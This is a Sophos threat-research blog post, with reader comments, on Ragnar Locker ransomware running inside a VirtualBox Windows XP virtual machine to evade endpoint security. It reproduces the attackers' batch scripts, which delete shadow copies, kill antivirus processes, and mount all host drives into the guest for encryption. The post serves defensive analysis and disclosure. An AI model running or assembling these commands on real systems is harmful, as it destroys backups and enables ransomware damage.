Ragnar Locker ransomware deploys virtual machine to dodge security

Written by Mark Loman

MAY 21, 2020

SOPHOSLABS UNCUT | THREAT RESEARCH | RAGNAR LOCKER RANSOMWARE | RANSOMWARE

A new ransomware attack method takes defense evasion to a new level—deploying as a full virtual machine on each targeted device to hide the ransomware from view. In a recently detected attack, Ragnar Locker ransomware was deployed inside an Oracle VirtualBox Windows XP virtual machine. The attack payload was a 122 MB installer with a 282 MB virtual image inside—all to conceal a 49 kB ransomware executable.


The adversaries behind Ragnar Locker have been known to steal data from targeted networks prior to launching ransomware, to encourage victims to pay. In April, the actors behind Ragnar Locker attacked the network of Energias de Portugal (EDP) and claimed to have stolen 10 terabytes of sensitive company data, demanding a payment of 1,580 Bitcoin (approximately $11 million US) and threatening to release the data if the ransom was not paid.

In past attacks, the Ragnar Locker group has used exploits of managed service providers or attacks on Windows Remote Desktop Protocol (RDP) connections to gain a foothold on targeted networks. After gaining administrator-level access to the domain of a target and exfiltration of data, they have used native Windows administrative tools such as Powershell and Windows Group Policy Objects (GPOs) to move laterally across the network to Windows clients and servers.

In the detected attack, the Ragnar Locker actors used a GPO task to execute Microsoft Installer (msiexec.exe), passing parameters to download and silently install a 122 MB crafted, unsigned MSI package from a remote web server. The primary contents of the MSI package were:

- A working installation of an old Oracle VirtualBox hypervisor—actually, Sun xVM VirtualBox version 3.0.4 from August 5, 2009 (Oracle bought Sun Microsystems in 2010).
- A virtual disk image file (VDI) named micro.vdi— an image of a stripped-down version of the Windows XP SP3 operating system, called MicroXP v0.82. The image includes the 49 kB Ragnar Locker ransomware executable.

The virtualization software and the virtual disk image are copied to the folder C:\Program Files (x86)\VirtualAppliances.



In addition to the VirtualBox files, the MSI also deploys an executable (called va.exe), a batch file (named install.bat), and a few support files. After completing the installation, the MSI Installer executes va.exe, which in turn runs the install.bat batch script. The script's first task is to register and run the necessary VirtualBox application extensions VBoxC.dll and VBoxRT.dll, and the VirtualBox driver VboxDrv.sys:

```
%binapp%\VBoxSVC.exe /reregserver
regsvr32 /S "%binpath%\VboxC.dll"
rundll32 "%binpath%\VBoxRT.dll,RTR3Init"
sc create VBoxDRV binpath= "%binpath%\drivers\VboxDrv.sys" type= kernel start= auto
error= normal displayname= PortableVBoxDRV
sc start VBoxDRV
```

The script then goes on to stop the Windows Shell Hardware Detection service, to disable the Windows AutoPlay notification functionality:

```
sc stop ShellHWDetection
```

Next, the script executes a command to delete the targeted PC's volume shadow copies, so victims cannot restore older unencrypted versions of their files:

```
vssadmin delete shadows /all /quiet
```

The install.bat script then goes on to enumerate all local disks, connected removable drives and mapped network drives on the physical machine, so they can be configured to be accessed from within the virtual machine:

```
mountvol | find "}\" > v.txt

(For /F %%i In (v.txt) Do (
      Set freedrive=0
      FOR %%d IN (C D E F G H I J K L M N O P Q R S T U V W X Y Z) DO (
            IF NOT EXIST %%d:\ (
                  IF "!freedrive!"=="0" (
                        Set freedrive=%%d
                  )
            )
      )
      mountvol !freedrive!: %%i
      ping -n 2 127.0.0.1
))
Set driveid=0
FOR %%d IN (C D E F G H I J K L M N O P Q R S T U V W X Y Z) DO (
      IF EXIST %%d:\ (
            Set /a driveid+=1
            echo ^<SharedFolder name="!driveid!" hostPath="%%d:\" writable="true"/^>
>>sf.txt
         )
)
```

These commands will write text to the VirtualBox configuration file's Shared Folders listing, such as:

```
<SharedFolders>
```

```
<SharedFolder name="1" hostPath="C:\" writable="true"/>

<SharedFolder name="2" hostPath="E:\" writable="true"/>

</SharedFolders>
```

To construct the micro.xml VirtualBox configuration file, required to start the micro.vdi virtual machine, the following commands are executed:

```
type vm1.txt > micro.xml

echo ^<CPU count=”1”^> > pn.txt

type pn.txt >> micro.xml

type vm2.txt >> micro.xml

type sf.txt >> micro.xml

type vm3.txt >> micro.xml
```


The VM is configured with 256 MB RAM, 1 CPU, a single 299 MB HDD file micro.vdi and an Intel PRO/1000 network adapter attached to NAT.

Now the virtual environment is prepared, the install.bat command goes through a list of process names and terminates these processes so any files they have open are unlocked and become accessible for encryption. This list of 50 entries consists of mainly line-of-business applications, database, remote management and backup applications and is stored in a text file. Another text file contains services names. These are tailored to the victim organization’s network environment, including process and service names belonging to endpoint protection software.

With the environment properly prepared, the install.bat script starts the virtual machine with this command:

```
“%binpath%\VboxHeadless.exe” –startvm micro -v off
```

Here’s an illustration of the installation process, captured by Sophos Intercept X:



The following steps can be identified in the root cause analysis (RCA) logs:

1. Microsoft Installer (msiexec.exe) executes
2. MSI package is downloaded
3. bat is executed: cmd.exe /c “C:\Program Files (x86)\VirtualAppliances\install.bat”
4. Attempts to terminate Anti-Virus process: taskkill /IM SavService.exe /F
5. Attempts to stop Anti-Virus service and other processes: sc stop mysql
6. Mounts accessible networks share to available drive letters: mountvol E: \\?\Volume{174f8ec6-d584-11e9-8afa-806e6f6e6963}\
7. Starts VirtualBox in headless mode: C:\Program Files (x86)\VirtualAppliances\app64\VBoxHeadless.exe” –startvm micro -v off
8. Deletes shadow copies: vssadmin delete shadows /all /quiet

The Virtual Machine

As mentioned, the guest VM is a MicroXP edition of the Windows XP operating system and is enclosed in a single file called micro.vdi.

The ransomware executable is found at C:\vrun.exe. The ransomware is compiled exclusively per victim, as the ransom note it drops contains the victim's name.

To start the ransomware, a batch file called vrun.bat is located in C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\.

This batch file contains the following commands:

```
@echo off
ping -n 11 127.0.0.1
net use E: \\VBOXSVR\1
for %%d in (2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28
29 30 31 32 33) do (if exist \\VBOXSVR\%%d net use *\\VBOXSVR\%%d)
:a
ping -n 3 127.0.0.1
C:\vrun.exe -vm
goto a
```

This script mounts the shared drives configured in micro.xml on the host machine, inside the guest VM. This means that the ransomware in the guest environment can now fully access the host's local disks, mapped network and removable drives. Now all drives are mounted, the ransomware vrun.exe is executed.
The vrun.exe ransomware program has a couple of possible command line options:

- -backup
- -list
- -force
- -vm

The last one is used by this setup, and in this mode the ransomware encrypts the files on all available mapped network drives.

Then the ransomware drops the customized ransom note:

Since the vrun.exe ransomware application runs inside the virtual guest machine, its process and behaviors can run unhindered, because they're out of reach for security software on the physical host machine. The data on disks and drives accessible on the physical machine are attacked by the "legitimate" VboxHeadless.exe process, the VirtualBox virtualization software.

Acknowledgments

The following Sophos staff contributed to this report:

- Vikas Singh
- Gabor Szappanos
- Mark Loman

About the Author

Mark Loman

Mark Loman, vice-president of software development and threat research at Sophos, is a ransomware expert and a good-guy hacker who really cares about keeping information safe. He leads a team of experienced developers whose main job is to create practical defenses that can spot and stop threats without needing to know about past attacks or specific signatures. With over 15 years of experience, Loman and his team really understand modern computer systems and applications. Their goal is simple: To make it difficult for the bad guys who want to sneak into computers, mess with how apps work, or lock up your files. They achieve this with security measures that safeguard documents and secrets, and by making swift adjustments to the computer's inner workings, which significantly increases the difficulty for anyone trying to cause trouble. Among his many other Sophos projects, he is the co-creator of CryptoGuard.

Read Similar Articles

MAY 24, 2021

What to expect when you've been hit with Avaddon ransomware

MAY 19, 2021

What's New in Sophos EDR 4.0

MAY 19, 2021

Sophos XDR: Driven by data

48 Comments

Helen Bou 21 May 2020 at 7:06 pm

Guys, they all will start do that! Why you post this info so any idiot can copy-paste it and use???

Ed Handschuh 21 May 2020 at 9:01 pm

Because:
1) Knowledge is power and allows others to defend against it.
2) This attack is a new attack vector that has not been seen before. While they may "copy and paste", it's not going be as effective as people have been advised to this type off attack and have already shored up their defenses against it.
3) Not much here that is super secret or particularly special. Just rather normal scripting that can be found on most hacker sites and/or admin sites. No real sense hiding it.

Lars Sundström 21 May 2020 at 9:15 pm

Because Sophos AV can't be stopped like that.

James Gornall 22 May 2020 at 6:46 am

The best way to ensure attacks fail is to publicise the results of analysis, primarily (in my view) by showing how complex attacks can, when pulled apart, seem absurdly simple to execute (there's no advanced code involved here just a knowledge of how systems interoperate) . GPOs are extremely powerful but many firms give their junior techs domain admin access, if publication of this makes companies reconsider that it's already done the security world a favour.

James 22 May 2020 at 2:29 pm

:face_palm: really? Because security by obscurity has worked so well in the past. ugh…

Andreas Kasidis 22 May 2020 at 3:17 pm

Go do some homework before posting in serious IT Sec web pages…..
They only documented the automation part.. Do you see the actual ransomware executable (they don't even released the hash) or the custom vdi image somewhere in the article in order for someone to replicate the attack?

Tyeth Gundry 21 May 2020 at 7:17 pm

Thanks, interesting as always

Anonymous 21 May 2020 at 8:49 pm

Good thing that Sophos Application Control can block Virtualisation software and Live Discover can find such devices in a number of ways, e.g. https://community.sophos.com/products/intercept/early-access-program/f/live-discover-queries/120072/live-discover-query—virtual-devices

Mikeanalyst 22 May 2020 at 4:01 am

any IoC or hashes? We need hashes of the malware

gallagherseanm 22 May 2020 at 7:10 pm

Since the files were custom-compiled for the victim, the hashes and filenames may vary. In any case, we hope to publish the hashes from this attack at a later date.

Dimitri 22 May 2020 at 11:15 am

Thanks for posting "How to". Worked fine!

Mike 22 May 2020 at 12:23 pm

They gave the guy that ran Silk Road 2 life sentences plus 40 years letting people buy and sell on his website. How about death for these jerks?

Denish 22 May 2020 at 5:54 pm

Great piece of work – sharing knowledge will allow others to build defences/controls.

Denish 22 May 2020 at 5:55 pm

Great breakdown – sharing enables us to utliise controls/defences to mitigate.

Sean Kerner 22 May 2020 at 7:11 pm

Dumb question – but how does the unsigned code get on the system? Was there user action required?

gallagherseanm 26 May 2020 at 4:08 pm

The attacker had domain admin access, and was able to force deploy.

BillBingham2 22 May 2020 at 7:53 pm

First, THANK YOU!!! Excellent work and great leveling of info allowing folks like me (area of interest but not focus of profession.).
Second, does VBox have the ability to limit access to host file system that if you install in with that option before the Bad Install starts would/could protect the targeted system?

pcworm 22 May 2020 at 10:16 pm

Great work!

yggtr 23 May 2020 at 6:14 am

Virtual Machines should require license to use, like firearms.

lemon 23 May 2020 at 6:16 am

Other IOCs such as domain names for hosting the MSI would also be nice.

gallagherseanm 26 May 2020 at 4:08 pm

There was a single IP address (no domain) hosting the attack. We'll post other IOCs when we can.

William Jansen 23 May 2020 at 7:01 am

So how can / does Sophos prevent/detect/respond ?

gallagherseanm 26 May 2020 at 4:07 pm

CryptoGuard stopped this attack by tracking behavior.

Abhishek Joshi 30 May 2020 at 1:13 pm

Can you provide a brief description on how this attack was detected? According to the article, the antivirus cannot detect the ransomware because it is running inside a virtual machine. Did CryptoGuard detect GPO events or MSI events or did it identify the virtual machine as a point of attack and stopped it?

gallagherseanm 15 June 2020 at 2:38 pm

CryptoGuard detected the activity coming from VirtualBox, and stopped it.

XavierFerrer 23 May 2020 at 6:55 pm

Thanks , we should always share this kind of information to help others to be better protected.

Bob 23 May 2020 at 10:11 pm

Disable VM execute in bios. Take extra precautions on machines with bios set.

KK 14 September 2020 at 8:35 am

They are using an old version ov VB – it can do software virtualization.

Aseem 24 May 2020 at 1:00 am

Thanks for sharing guys, great info and insights.

D-Mohsen 24 May 2020 at 7:04 am

That was very interesting.
Thanks for the impressive information

P H 24 May 2020 at 7:58 am

Good article. What do you think is a way to protect our machines from this type of attack, for people who arent by profession in threat intelligence. Obviously apart from “not downloading anything from unknown sources”.

George Fleming 27 May 2020 at 2:33 am

Good question, I was wondering about it too. The technical information in this article is amazing to me, since I don’t know anything about it. I would just like to know whether the standard anti-virus and anti-malware programs would protect against these infestations.

Tom 24 May 2020 at 8:29 am

How did they get amin privileges on the host and guest in the first place.? Poor security at the edge.

Dhiren Velari 25 May 2020 at 6:51 am

Insightful research as always. Keep up the great work Sophos labs.

Shubham Dayma 26 May 2020 at 4:48 pm

Thank you for sharing this and working on this article. This makes us to be prepare for this kind of technique with the help of technology.

Alta 27 May 2020 at 8:39 pm

Is it possible to get the Malware file anywhere? I would need it for research purposes.

Joseph 28 May 2020 at 4:07 am

Security first, then others would follow, thanks for current information

Pete 28 May 2020 at 9:26 pm

Wow, I actually understood, the process. Well Written. How does the malware gain root/admin level access?

DLit 29 May 2020 at 5:18 am

How come with the domain admin rights the attackers failed to stop the AV? Is there a possibility that the attackers managed to stopped the AV service from other vendors?

gallagherseanm 15 June 2020 at 2:41 pm

The attackers did shut down some AV services. CryptoGuard was not affected.

Abs 30 May 2020 at 5:49 am

Was this attack details uncovered from researching “Energias de Portugal (EDP) Ransomware Attack”?

gallagherseanm 15 June 2020 at 2:40 pm

The attack was discovered because it was detected by CryptoGuard.

Darian Lewis 11 June 2020 at 7:33 pm

Is it possible to get the sample you analyzed for further analysis?

gallagherseanm 16 June 2020 at 10:27 pm

The samples were compiled specifically for the targeted victim, and the attack was ongoing at the time of the report. When we have clearance, we’ll share the sample with the community.

daftarnova88.info 14 October 2020 at 7:02 am

Situs Judi Nova88
Nova88 is among the best reliable online bookies inside Indonesia which has
been operating considering that 2004. More than thousand individuals sign up as official members every single day at Nova88.com for 1 reason only, namely we remain dedicated to
paying members’ profits. Coupled with the upgraded and even more superior platform wagering system.
Through the Maxbet server migrated to the Nova88 server, customers will encounter a
much better gaming experience for maximum general gameplay.

cotech agency 01 July 2021 at 3:26 pm

thanks for the great post like always.

fulfillment 03 September 2021 at 11:25 pm

Very nice! informative post you have posted here.

BhaktiVibes 13 December 2021 at 7:44 am

thanks for the great post like always.

Comments are closed.

Subscribe to get the latest updates in your inbox.

name@email.com

Which categories are you interested in?

- [ ] Products and Services
- [ ] Threat Research
- [ ] Security Operations
- [ ] AI Research
- [ ] #SophosLife

Subscribe